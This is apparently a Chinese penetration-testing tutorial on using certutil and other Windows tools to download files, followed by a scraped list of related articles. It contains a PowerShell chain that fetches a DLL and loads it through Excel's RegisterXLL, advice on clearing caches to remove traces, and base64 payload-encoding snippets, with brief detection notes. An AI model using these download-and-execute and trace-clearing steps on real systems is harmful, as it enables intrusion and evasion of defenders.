
[渗透技巧] Windows命令行下载
certutil简介
用于证书管理
支持环境: XP - Windows 10 全系统
更多:https://technet.microsoft.com/zh-cn/library/cc755341(v=ws.10).aspx
downloader
(1) 保存在当前路径,文件名称同URL
eg:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt
(2) 保存在当前路径,指定保存文件名称
eg:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt file.txt
(3) 保存在缓存目录,名称随机
缓存目录位置: %USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
eg:
certutil.exe -urlcache -f https://raw.githubusercontent.com/3gstudent/test/master/version.txt
(4) 支持保存二进制文件
eg:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
注:
使用downloader默认在缓存目录位置: %USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content保存下载的文件副本
清除下载文件副本方法:

方法1: 直接删除缓存目录对应文件
如下图
方法2: 命令行:
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll delete
补充:

查看缓存项目:
certutil.exe -urlcache *
如下图
实际测试:

测试系统安装Office软件,下载执行dll对应的powershell代码如下:
$path="c:\test\msg1.dll"

certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll $path

$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))

$excel.RegisterXLL($path)
测试如下:
2、计算文件hash
(1) SHA1
certutil.exe -hashfile msg.dll
(2) SHA256:
certutil.exe -hashfile msg.dll SHA256
(3) MD5:
certutil.exe -hashfile msg.dll MD5
3、base64编码转换
(1) base64编码:
CertUtil -encode InFile OutFile
(2) base64解码
CertUtil -decode InFile OutFile
注:
编码后的文件会添加两处标识信息:
文件头:
-----BEGIN CERTIFICATE-----
文件尾:
-----END CERTIFICATE-----
如下图

downloader常用方法
利用certUtil简便快捷,但是使用后需要注意清除缓存,路径如下:
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
downloader常用方法如下:
- certUtil
- powershell
- csc
- vbs
- JScript
- hta
- bitsadmin
- wget
- debug
- ftp
- ftfp
base64编码转换常用方法
在编写脚本操作二进制文件时,常常会因为不可见字符报错,所以通常会选择先对二进制文件作base64编码再操作,最后通过解码还原出二进制文件。
所以在此整理一下常用不同开发工具对应的base64编码转换方式
powershell
base64编码:
$PEBytes = [System.IO.File]::ReadAllBytes("C:\windows\system32\calc.exe")

$Base64Payload = [System.Convert]::ToBase64String($PEBytes)

Set-Content base64.txt -Value $Base64Payload
base64解码:
$Base64Bytes = Get-Content ("base64.txt")

$PEBytes= [System.Convert]::FromBase64String($Base64Bytes)

[System.IO.File]::WriteAllBytes("calc.exe",$PEBytes)
C SHARP(c#)
base64编码:
using System.IO;

byte[] AsBytes = File.ReadAllBytes(@"C:\windows\system32\calc.exe");

String AsBase64String = Convert.ToBase64String(AsBytes);

StreamWriter sw = new StreamWriter(@"C:\test\base64.txt");

sw.Write(AsBase64String);

sw.Close();
base64解码:
using System.IO;

String AsString = File.ReadAllText(@"C:\test\base64.txt");

byte[] bytes = Convert.FromBase64String(AsString);

FileStream fs = new FileStream(@"C:\test\calc.exe", FileMode.Create);

fs.Write(bytes, 0, bytes.Length);

fs.Flush();

fs.Close();
js
base64解码:
fso1=new ActiveXObject("Scripting.FileSystemObject");

f=fso1.OpenTextFile("C:\\test\\base64.txt",1);

base64string=f.ReadAll();

f.Close();

enc = new ActiveXObject("System.Text.ASCIIEncoding");

length = enc.GetByteCount_2(base64string);

ba = enc.GetBytes_4(base64string);

transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");

ba = transform.TransformFinalBlock(ba, 0, length);

s=new ActiveXObject("ADODB.Stream");

s.Type=1;

s.Open();

s.Write(ba);

s.SaveToFile("C:\\test\\calc.exe",2);
certutil
base64编码:
CertUtil -encode InFile OutFile
base64解码:
CertUtil -decode InFile OutFile
注:
编码后的文件会添加两处标识信息:
文件头:
—–BEGIN CERTIFICATE—–
文件尾:
—–END CERTIFICATE—–
检测downloader
查看利用certUtil下载文件的缓存记录:
certutil.exe -urlcache *
缓存文件位置:
%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content
[渗透技巧] Windows命令行下载的更多相关文章
- [小技巧] Windows 命令行显示英文
在 Windows 里 " 运行" 使用 cmd 进行命令行, 如果是Windows 中文版的话,里面的命令输出是中文. 如果要显示英文的话,可以使用如下的命令: chcp 437 ...
- Microsemi Libero使用技巧——使用命令行模式下载程序
前言 在工程代码编译完成之后,如果需要给某个芯片下载程序时,或者是工厂量产烧录程序时,我们不需要把整个工程文件给别人,而只需要把生成的下载文件给别人,然后使用FlashPro就可以单独下载程序文件了. ...
- 【转】curl 命令行下载工具使用方法小结
获取curl curl 命令行下载工具 curl的官方网站为: http://curl.haxx.se官方下载页面为:http://curl.haxx.se/download.html 你可能并不清楚 ...
- 渗透技巧——Windows系统的帐户隐藏
渗透技巧——Windows系统的帐户隐藏 2017-11-28-00:08:55 0x01 帐户隐藏的方法 该方法在网上已有相关资料,本节只做简单复现 测试系统:·Win7 x86/WinXP 1. ...
- git代理,windows命令行代理,linux命令行代理
下载不动设置代理:git config --global http.proxy http://127.0.0.1:1080git config --global https.proxy https:/ ...
- Windows命令行中使用SSH连接Linux
转自 http://www.linuxidc.com/Linux/2014-02/96625.htm 1.下载: openssh for Winodws: 免费下载地址在 http://linux.l ...
- 探索Windows命令行系列(2):命令行工具入门
1.理论基础 1.1.命令行的前世今生 1.2.命令执行规则 1.3.使用命令历史 2.使用入门 2.1.启动和关闭命令行 2.2.执行简单的命令 2.3.命令行执行程序使用技巧 3.总结 1.理论基 ...
- 探索Windows命令行系列(6):活用批处理解决实际问题
1.批量修改文件名 2.批量重启服务 3.全盘搜索指定文件 3.1.全盘搜索名称为 mm.jpg 的文件,获取其全路径 3.2.查找系统中所有名称以 .docx 结尾的文件 4.调用可执行程序 4.1 ...
- 像Linux终端一样使用windows命令行【cmder】
像Linux终端一样使用windows命令行[cmder] 下载cmder 我下载的是full版,下载之后是个压缩包,解压之后点击cmder.exe即可运行. 需要解决的几个问题 默认的是λ,当然还是 ...
随机推荐
- kernel生成针对x86架构的tags和cscope数据库
最近下载了kernel的最新源码4.15版,但下载后的linux内核不仅包含了x86架构的函数还包含了如:arm.powerPC等等其他架构的函数,如果直接生成tags文件,将来查找时,多种架构的同名 ...
- VS中批量删除注释
批量删除: 按ctrl+H 选上正则表达式 Find what: //.* Replace with: (空) 点replace all就行了
- [Golong]学习笔记(一) 基础知识
Go编程基础 Go的内置keyword(25个) 不多 break default func interface select case defer go map struct chan else g ...
- C#中的 .NET 弱事件模式
引言 你可能知道,事件处理是内存泄漏的一个常见来源,它由不再使用的对象存留产生,你也许认为它们应该已经被回收了,但不是,并有充分的理由. 在这个短文中(期望如此),我会在 .Net 框架的上下文事件处 ...
- PowerShell实现基于SharePoint的网站HomePage Auto-Configure Solution
Home Page Web Parts Auto-Configuration PS:该项目为公司项目,我还是给他的名字屏蔽掉吧,这是我用PowerShell写的一个自动化升级工具,此为三部自动化工具的 ...
- 适配器模式和外观模式(head first设计模式——6)
为什么要把适配器模式和外观模式放在同一篇文章中,主要是其相对前面的几个模式来讲会简单些并且具有相似之处.下面就分别通过例子来看理解一下两种模式,然后再进行对其进行比较. 一.适配器模式 1.1适配器模 ...
- 【翻译自mos中文文章】重建控制文件的方法
重建控制文件的方法 參考原文: How to Recreate a Controlfile (Doc ID 735106.1) 适用于: Oracle Database - Enterprise Ed ...
- 【Unity笔记】角色的移动方法
方法一:改变物体的transform public class ExampleClass : MonoBehaviour { ; // 跟随摄像机的移动要写在LateUpdate中 void Late ...
- SQL2005 全文检索超时的解决方案
如果没有 Internet 连接的服务器上运行的 SQL Server 2005 实例中运行全文查询时,您可能会遇到 45 秒钟的延迟 详细的解释请查看http://support.microsoft ...
- Android AsyncTask 源代码分析
AsyncTask源代码分析 public abstract class AsyncTask<Params, Progress, Result> { //日志TAG private sta ...